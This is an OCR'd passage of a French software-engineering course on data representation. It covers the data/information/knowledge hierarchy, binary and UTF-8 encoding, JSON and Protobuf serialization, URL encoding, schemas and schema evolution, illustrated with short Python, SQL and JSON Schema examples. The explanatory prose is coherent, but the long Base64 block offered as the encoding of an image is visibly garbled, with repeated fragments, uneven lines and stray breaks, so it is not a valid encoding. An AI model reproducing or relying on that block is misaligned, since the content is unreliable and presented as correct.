
La tension fondamentale

Le panorama des plateformes d'interfaces utilisateur est traversé par une tension qui n'a jamais été résolue, seulement déplacée. D'un côté, la promesse du "write once, run everywhere" : une seule base de code, un seul langage, un seul effort de développement pour atteindre tous les utilisateurs. C'est la promesse de Java dans les années 1990, du web responsive dans les années 2010, de Flutter et React Native aujourd'hui. De l'autre, la réalité que chaque plateforme a ses conventions, ses contraintes et ses utilisateurs qui s'attendent à une expérience native : les gestes iOS ne sont pas les gestes Android, un menu macOS ne fonctionne pas comme un menu Windows, et une application web ne peut pas accéder aux mêmes ressources qu'une application native. Chaque solution "universelle" finit par buter sur ces différences, et chaque solution "native" finit par buter sur le coût de la duplication. Le web, grâce à son universalité et à la puissance croissante du navigateur (WebAssembly, service workers, APIs système), est probablement la plateforme la mieux positionnée pour absorber de plus en plus de cas d'usage. Mais la convergence totale reste un horizon, pas une destination atteinte.

Les données dans le contexte du génie logiciel

Le créateur du langage Pascal, le célèbre informaticien suisse Niklaus Wirth, a publié en 1976 un livre intitulé *Algorithms + Data Structures = Programs*. Le titre résume une intuition fondamentale : un programme n'est pas seulement une séquence d'instructions, c'est aussi, et peut-être surtout, une manière d'organiser des données. Cette intuition prend une dimension nouvelle quand on passe du programme au système. Dans un programme simple, les données vivent en mémoire, dans des variables et des structures que le programmeur contrôle directement. Dans un système, elles traversent des frontières : entre processus, entre machines, entre équipes. Elles doivent être représentées dans des formats que d'autres pourront lire, stockées dans des systèmes qui survivent aux redémarrages, et interrogées par des composants qui ne partagent pas le même code.

Le livre *Designing Data-Intensive Applications* de Martin Kleppmann, publié en 2017, est devenu en quelques années la référence incontournable sur ces questions. Kleppmann y montre que les choix liés aux données (comment les encoder, où les stocker, comment garantir leur cohérence) ne sont pas des détails techniques périphériques, mais des décisions architecturales qui façonnent profondément la structure et le comportement d'un système. Cette section s'inspire largement de sa vision pour explorer les trois facettes des données dans un système logiciel.



On commencera par la **représentation**, en examinant comment les données sont encodées et sériali-

sées pour traverser les frontières d'un système, et comment les schémas formalisent un contrat entre les composants qui les produisent et ceux qui les consomment. On passera ensuite au **stockage**, en retraçant l'évolution des bases de données, du modèle hiérarchique des années 60 jusqu'aux bases spécialisées d'aujourd'hui, en passant par le modèle relationnel et la révolution NoSQL. Enfin, on explorera les paradigmes **au-delà des bases de données**, notamment la recherche et l'indexation, le stockage d'objets, les données répliquées et les registres distribués.

La représentation des données

Données vs information vs connaissances

C'est une distinction classique et fondamentale en sciences de l'information. Martin Kleppmann consacre une partie importante de *Designing Data-Intensive Applications* à ces questions de représentation, en montrant que le choix d'un format d'encodage et d'un schéma sont parmi les premières décisions architecturales qu'on prend quand on conçoit un système distribué. Voici comment ces trois niveaux s'articulent :

Les **données** sont des **faits** bruts, sans contexte ni interprétation. Ce sont des symboles, des chiffres, des mesures isolées. Par exemple : « 38,5 », « Montréal », « 2026-02-27 ». En soi, une donnée ne veut rien dire, elle doit être mise en relation avec autre chose.


L'**information** émerge lorsqu'on organise et contextualise des données pour leur donner un sens. « La température du patient était de 38,5 °C ce matin » est de l'information : on sait maintenant quoi, où, quand. L'information répond à une question et peut être communiquée de manière structurée.

La **connaissance**, elle, naît quand un être humain (ou un système) intègre l'information à son expérience, ses modèles mentaux et son jugement. Par exemple, un médecin qui lit cette température sait que c'est une fièvre légère, qu'il faut surveiller l'évolution, et quelles causes sont probables selon le contexte clinique. La connaissance permet d'interpréter, de décider et d'agir.

On résume souvent cette hiérarchie ainsi — parfois appelée la pyramide DICS (Données → Information → Connaissances → Sagesse) :

- Donnée → « le quoi brut » (symboles sans contexte)
- Information → « le quoi structuré » (données + contexte + sens)
- Connaissance → « le comment et le pourquoi » (information + expérience + jugement)

La sagesse (wisdom), parfois ajoutée au sommet, serait la capacité de porter un jugement éclairé sur quand et pourquoi appliquer ses connaissances.



L'encodage et la sérialisation (et leur inverse)

Un ordinateur ne manipule que des bits (0 et 1). Tout le reste (lettres, nombres, images, structures de données) doit être encodé, c'est-à-dire traduit en séquences de bits selon des règles convenues. L'encodage est donc un contrat de représentation entre celui qui écrit et celui qui lit. On peut distinguer plusieurs couches d'encodage, chacune répondant à un besoin différent.

L'encodage des nombres : le binaire

C'est la couche la plus basse. Un entier comme 42 se représente en base 2 : `00101010`.

```
n = 42
print(f"{n:08b}")
```

Ce code peut être exécuté et modifié en ligne, sur la page « La représentation des données » du site du cours.


Pour les nombres négatifs, on utilise le complément à deux. Pour les nombres à virgule, la norme IEEE 754 définit comment encoder le signe, l'exposant et la mantisse en 32 ou 64 bits. L'essentiel ici : le même paquet de bits peut signifier des choses complètement différentes selon l'interprétation qu'on en fait. `01000001` peut être l'entier 65, le caractère `A`, ou une partie d'un nombre flottant, tout dépend du contexte d'interprétation.

L'encodage des caractères : ASCII, Latin-1, UTF-8...

Comment représenter du texte ? Il faut une table de correspondance entre des caractères et des nombres.

— ASCII (1963) : 7 bits, 128 caractères. Suffisant pour l'anglais, mais pas pour "é", "ñ" ou "漢".
— Latin-1 / ISO 8859-1 : 8 bits, 256 caractères. Couvre les langues d'Europe occidentale, mais chaque région du monde avait sa propre table — d'où des problèmes d'interopérabilité constants.
— Unicode : un répertoire universel qui attribue un code point unique à chaque caractère de toutes les écritures (ex. : `U+00E9` = "é", `U+4E16` = "世"). Mais Unicode n'est pas un encodage en soi, c'est un catalogue.
— UTF-8 : l'encodage le plus répandu d'Unicode. Il est à longueur variable — un caractère ASCII tient sur 1 octet, un accent sur 2, un idéogramme sur 3, certains emojis sur 4. Son génie est d'être rétrocompatible avec ASCII : tout fichier ASCII est déjà du UTF-8 valide.

La confusion classique qu'on retrouve partout : voir des `Ã©` au lieu de `é`, c'est presque toujours un fichier UTF-8 lu comme s'il était en Latin-1 (ou l'inverse). Comprendre l'encodage, c'est comprendre pourquoi ça arrive.



La sérialisation des données structurées : JSON, XML, CSV...

Une fois qu'on sait représenter du texte, on peut s'en servir pour encoder des structures : objets, listes, relations. Ce sont des formats de sérialisation textuelle :

— CSV : simple, tabulaire, mais fragile (pas de types, ambiguïtés sur les délimiteurs).
— XML : hiérarchique, très explicite avec ses balises, mais verbeux.
— JSON : léger, lisible, naturellement aligné avec les structures des langages de programmation (dictionnaires, listes). C'est devenu le standard de facto pour les API web.

```
# Structure en mémoire
import json
```

```
etudiant = {
    "nom": "Tremblay",
    "cours": ["GL1", "GL2"],
    "actif": True
}

# Sérialisation → chaîne JSON
donnees_serie = json.dumps(etudiant)
print(donnees_serie)
# '{"nom": "Tremblay", "cours": ["GL1", "GL2"], "actif": true}'

# Désérialisation → retour en dictionnaire Python
etudiant_copie = json.loads(donnees_serie)
print(etudiant_copie['nom'])
```

Ce code peut être exécuté et modifié en ligne, sur la page « La représentation des données » du site du cours.

Leur avantage commun : ils sont lisibles par un humain (human-readable). Leur inconvénient : ils sont volumineux et lents à parser.

Sérialisation binaire structurée : Protobuf, MessagePack, Avro...

Quand la performance compte (microservices à haut débit, stockage massif), on passe à des formats de sérialisation binaire :

— Protocol Buffers (Protobuf) de Google : on définit un schéma (fichier `.proto`), puis un compilateur génère du code pour encoder/décoder. Les données sont compactes et rapides à traiter, mais illisibles sans le schéma.
— MessagePack : comme du JSON, mais encodé en binaire. Plus compact, pas besoin de schéma.
— Avro (écosystème Hadoop) : le schéma voyage avec les données, ce qui facilite l'évolution.

Le compromis est toujours le même : lisibilité humaine vs efficacité machine.

Autres encodages spécialisés


— Base64 : encoder des données binaires (images, fichiers) en texte ASCII, pour les transporter dans des contextes qui n'acceptent que du texte (emails, JSON).

```
import base64, textwrap

with open("image.png", "rb") as f:
    donnees = f.read()

encoded = base64.b64encode(donnees).decode("utf-8")
print(textwrap.fill(encoded, width=64))
```

Par exemple l'encodage base64 de cette image :



est :

iVBORw0KGgoAAAANSUhEUgAAAQAAAAEACAYAAABccqhmAAAABHNCSVQICAgIfAhk
iAAAAAlwSFlzAAAHYgAAB2IBOHqZ2wAAABl0RVh0U29mdHdhcmUAd3d3Lmlua3Nj
YXBlLm9yZ5vuPBoAAAXsSURBVHic7d1LqK1lHcfxr2mpUEkmdbJCLIMKo5MVaaWo
pXaRyKywC42kWbOIJkHQrIho3iSCBoGTyCCCCqMbHM0oUskKKhKLEu9Z6mmwOHAQ
jmtfn3ev/Xw+8IzX/7/X/v+eZ7373e8qAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgGf3xupL1a+q
+6qnqn9Wd1ZfrS5frjRgv1xU3VI9XR1fs35SvWWRKoE9d131QOsH/+T1RHXzEsUC
e+eT1ZNtb/hPXp8ZXzKwF3Y7/Mer/1VXjy4c2J2Pthre3Qz/iXV3dcbY8oGd+kS9
3/mfuT41tANgR/Zy5z953Tq0CdiCmxo3/E9X54xtAvn1uPVmeNaAbZjv3b+k9eFw
7d/Of/K6dFRDwNZ8pP3f+k9eFw7oBtuxj
+D1zfXFEY8Cz+3Djh//h6qUjmgNObYmd/3j1+RHNAae2xM5/vPp+dfqA/oBTGH3B
78T6efWCAf0Bp3Bj9d+WGf4XDugPOAXDD5My/Gf4XDugPOAXDD5My/DCpD2X4YUqGHyZl+GFSh8mZfhh
Uu+v/pPhh+kYfpjU+zL8MCXDD5My/DCp92b4YUqGHyZl+GFSh8mZfhhUu9p9YWa
hh8mY/hhUoYfJmX4YVKGHyZl+GFS12X4YUqGHyZl+GFS12b4YUqGHybl2A+Tuqx6
JMMP03l99UCGH6ZZzVnVnhh+m9PUMPxM5bekCDpCj1bHq9MGv78o7qv
uq1VcD+1bDnspVsbv/tbm7vurz5Xnd0GcwJYOVrdkZ8H2/en/3QB
B8SnM/zszKtafRy4aulCF7IdTgCrN83ws1vn
Vt9qwzZVAVBXLl0Ah8al1fVLF7F7EdAmB1ARD2ys1LF7AdAqBeu3QBHCrXtEF/GhQA
dWTpAjhUzqiuqIkTfylC+DQefnSBWyVAV76emlC9gqAeA+fPbe35cu
YKsEwAa9WWyEx6o/Ll3EAgmAukAumfpAjhUzqiuqIkTfylC+DQefnSBWyVAV76emlC9gqAeA+fPbe35cu
ugAOjduq7n+ADFhjVHi/V+UsXwKFxw3Ex+zv5YgBFrp7p8e+ki2GgP

```
Vze2YcNfTgAnvKa6q/GPA2Pz3VvdUP1u6UJ2wglg5Q/Vd5Yugo1yf/XZ6g1t6PCX
E8DJXt3qjTxr8Ot6KOjmuL/VfSO3Vb9og+74Y2u+0PiHS3osOBwQZ1Q/bXwIHKte
NKA/YI1XVH9rfAj8sjpnQH/AGhe3esijEIBJvanVzR2jQ+D2PKQUDgQhAJMTAjC5
S1omBO5ICMCBIARgckuGwIsH9AesIQRgcpe0zH0Cv04IwIHw5oQATE0IwOSEAExu
yRA4b0B/wBqXVQ82PgTuTAjAgSAEYHJCACYnBGByS4XAbxICcCC8vdUTf0eHwO+r
IwP6A9YQAjC5pULgroQAHAhCACa3ZAi8bEB/wBrvSAjA1IQATG6pELg7IQAHghCA
yS0ZAucP6A9Y453VwwkBmJYQgMktFQL3JATgQLiyerTxIXBX9ZL9bw9YZ6mTwM+q
Mwf0B6xxVcucBL4yojlgvcsbfxJ4orpwRHPAelc3/iTw5SGdAVsy+iRw95i2gK16
V2NPAr51CA6YKxp3Erh4UE/ANry7eqz9D4C3jmoI2J4rqkfa3wB45bBugG27pv07
CTxUPXdcK8BO7FcI3DKyCWDn9iMEbhjaAbArexkCx6rTxpYP7Na11ePtbvgfrY6O
LhzYG9e185PAk9VN40sG9tLR6s9t/6r/B5YoFth751Vfa/1Hgqeqb1YXLFMmS3Ox
53A7Ul3f6vrABa2C4cHqr9WPqu+2Oi0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA7Nj/AQj8BuJe
v6IQAAAAAElFTkSuQmCC
```

— Encodage URL : remplacer les caractères spéciaux dans une URL (espace → `%20`).

```python
from urllib.parse import urlencode

base = "https://www.teluq.ca/recherche"
params = {"q": "génie logiciel", "page": 2, "lang": "fr"}

url = base + "?" + urlencode(params)
print(url)
# https://www.teluq.ca/recherche?q=g%C3%A9nie+logiciel&page=2&lang=fr
```

Ce code peut être exécuté et modifié en ligne, sur la page « La représentation des données » du site du cours.

— Compression (gzip, zstd) : un encodage qui réduit la taille en exploitant la redondance.
— Encodage multimédia (JPEG, MP3, H.264) : représentations optimisées pour les images, le son et la vidéo, souvent avec perte.

La vision d'ensemble

On peut voir ces couches comme un empilement :

```
┌──────────────────────────────────────┐
│  Sémantique (schémas, ontologies)    │  ← le sens, l'information
├──────────────────────────────────────┤
│  Structures (JSON, Protobuf, XML)    │  ← l'organisation (sérialisation)
├──────────────────────────────────────┤
│  Caractères (UTF-8, ASCII)           │  ← le texte (encodage)
├──────────────────────────────────────┤
│  Nombres (binaire, IEEE 754)         │  ← les valeurs (encodage)
├──────────────────────────────────────┤
│  Bits (0 et 1)                       │  ← le support (encodage)
└──────────────────────────────────────┘
```

À chaque niveau, encoder (ou sérialiser) c'est choisir une convention de représentation, et décoder (ou désérialiser) c'est appliquer la même convention à l'envers. Quand l'émetteur et le récepteur ne

s'entendent pas sur la convention, on obtient des données corrompues ou incompréhensibles, ce qui est, en pratique, la source d'une quantité impressionnante de bugs.

La notion de schéma

On a vu qu'encoder c'est choisir une convention de représentation, et que sérialiser c'est transformer une structure vivante en séquence linéaire. Le schéma, c'est la pièce manquante : la description formelle de la structure elle-même — quels champs existent, de quels types ils sont, quels sont obligatoires, quelles relations les lient.

Un schéma, c'est un contrat sur la forme des données. Il dit : « voici ce à quoi une donnée valide ressemble ».

Imaginez qu'on vous fournisse ce JSON sans aucune explication :

```
{
  "n": "Tremblay",
  "c": [1, 2],
  "a": true,
  "x": null
}
```

Il est possible de le désérialiser sans problème, car JSON est auto-descriptif au niveau syntaxique. Mais on ne sait pas ce que ces champs signifient, si `c` devrait contenir exactement 2 éléments ou peut en avoir 10, si `x` a le droit d'être `null`, ni si un champ `courriel` est manquant par erreur ou parce qu'il est optionnel.

Le schéma, c'est ce qui comble ce vide. Il formalise les attentes structurelles sur les données, indépendamment des données elles-mêmes.

Les rôles d'un schéma

Un schéma remplit plusieurs fonctions simultanément :

— Validation. C'est le rôle le plus immédiat. Le schéma permet de vérifier automatiquement qu'une donnée est conforme : les champs requis sont présents, les types sont respectés, les valeurs sont dans les bornes acceptables. Sans schéma, la validation est ad hoc, éparpillée dans le code sous forme de "if" défensifs.

— Documentation. Un bon schéma est la documentation de la structure de données. Il dit précisément ce qu'un système attend et ce qu'il produit. C'est un contrat lisible à la fois par les humains et par les machines.

— Communication entre équipes. Quand un service envoie des données à un autre, le schéma est le terrain d'entente. L'équipe qui produit et l'équipe qui consomme s'accordent sur le schéma ; ensuite chacune peut travailler indépendamment.

— Génération de code. À partir d'un schéma Protobuf ou Avro, on peut générer automatiquement des classes dans le langage cible (Python, Java, Go…). Le schéma devient la source de vérité dont dérive le code, pas l'inverse.

— Optimisation du stockage. Dans un format binaire avec schéma, il n'est pas nécessaire de répéter les noms des champs dans chaque enregistrement — le schéma les connaît déjà. C'est ce qui rend Protobuf beaucoup plus compact que JSON.

— Évolution contrôlée. Un schéma versionné permet de faire évoluer une structure (ajouter un champ, en déprécier un autre) tout en gardant la compatibilité avec les données existantes.

Les schémas dans différents contextes

La notion de schéma apparaît partout en informatique, sous des formes différentes mais avec la même idée fondamentale.

Bases de données relationnelles — DDL

C'est le schéma le plus classique. En SQL, le `CREATE TABLE` définit la structure (comme nous allons le voir plus en profondeur dans la prochaine section, sur les bases de données) :

```
CREATE TABLE etudiants (
    matricule  CHAR(8)      PRIMARY KEY,
    nom        VARCHAR(100)  NOT NULL,
    courriel   VARCHAR(255)  UNIQUE,
    actif      BOOLEAN       DEFAULT TRUE,
    programme_id INTEGER     REFERENCES programmes(id)
);
```

Ici le schéma spécifie les colonnes, leurs types, les contraintes d'intégrité (clé primaire, unicité, non-nullité, clé étrangère) et les valeurs par défaut. Le SGBD refuse toute donnée non conforme — le schéma est appliqué strictement (schema-on-write).

Types dans les langages de programmation

La notion de type dans un langage de programmation (dont la variation la plus forte est pour les langages orientés-objet) est étroitement reliée à la notion de schéma.

En Python par exemple on peut utiliser des type hints avec une classe, pour créer un type `Etudiant` :

```python
from dataclasses import dataclass

@dataclass
class Etudiant:
    matricule: str
    nom: str
    cours: list[str]
    actif: bool = True
```

Ce code peut être exécuté et modifié en ligne, sur la page « La représentation des données » du site du cours.

API

Au niveau d'une API complète, le schéma décrit non seulement les structures de données mais aussi les opérations disponibles. Un fichier OpenAPI (anciennement Swagger) spécifie les endpoints, les paramètres, les corps de requête et de réponse, les codes d'erreur. Un schéma GraphQL décrit les types, les requêtes et les mutations possibles. Dans les deux cas, le schéma devient le contrat d'interface du service.

Sérialisation — Protobuf, Avro, Thrift

Ici le schéma est défini dans un fichier séparé. En Protobuf :

```
message Etudiant {
  string matricule = 1;
  string nom = 2;
  repeated string cours = 3;
  bool actif = 4;
}
```

Chaque champ a un numéro de tag (1, 2, 3…) qui est utilisé dans l'encodage binaire à la place du nom. C'est ce qui permet la compacité et l'évolution : on peut ajouter un champ 5 sans casser les anciens consommateurs qui ne le connaissent pas.

Validation de données — JSON Schema

Pour les API REST et les échanges en JSON, JSON Schema permet de décrire formellement la structure attendue :

```
{
  "type": "object",
  "required": ["matricule", "nom"],
  "properties": {
    "matricule": { "type": "string", "pattern": "^[A-Z]{4}\\d{4}$" },
    "nom":       { "type": "string", "minLength": 1 },
    "cours":     { "type": "array", "items": { "type": "string" } },
    "actif":     { "type": "boolean", "default": true }
  }
}
```

On retrouve le même principe que le DDL relationnel, mais appliqué au monde des échanges JSON : types, contraintes, champs requis, motifs de validation.

L'évolution des schémas

C'est un des problèmes les plus concrets et les plus sous-estimés en ingénierie logicielle, et un exemple concret de complexité essentielle au sens de Brooks : le changement est inévitable, et le schéma doit l'accommoder sans briser ce qui existe déjà. Les structures de données changent — on ajoute un champ, on renomme une colonne, on change un type. Mais les anciennes données (en base, en cache, en transit) existent toujours sous l'ancien schéma.

On parle de **compatibilité ascendante** (*backward compatibility*) quand le nouveau code peut lire les anciennes données, et de **compatibilité descendante** (*forward compatibility*) quand l'ancien code peut lire les nouvelles données.

Prenons un exemple concret. Voici un enregistrement produit par la version 1 d'un service :

```
{
  "matricule": "TREM1234",
  "nom": "Tremblay",
  "actif": true
```

```
}
```

La version 2 ajoute un champ `courriel`. Un enregistrement v2 ressemble à ceci :

```
{
  "matricule": "TREM1234",
  "nom": "Tremblay",
  "actif": true,
  "courriel": "tremblay@teluq.ca"
}
```

La **compatibilité ascendante** est assurée si le code v2 sait lire les anciens enregistrements v1 — c'est-à-dire s'il tolère l'absence de `courriel` (en lui donnant une valeur par défaut ou en l'acceptant comme optionnel). La **compatibilité descendante** est assurée si le code v1 sait lire les nouveaux enregistrements v2 — c'est-à-dire s'il ignore simplement le champ `courriel` qu'il ne connaît pas. En revanche, si la v2 renomme `nom` en `nom_complet` ou rend `courriel` obligatoire, l'une ou l'autre des compatibilités est brisée.

Les systèmes comme Protobuf et Avro ont des règles explicites pour maintenir ces compatibilités : ne jamais réutiliser un numéro de champ supprimé, toujours donner une valeur par défaut aux nouveaux champs, ne jamais rendre obligatoire un champ qui était optionnel.

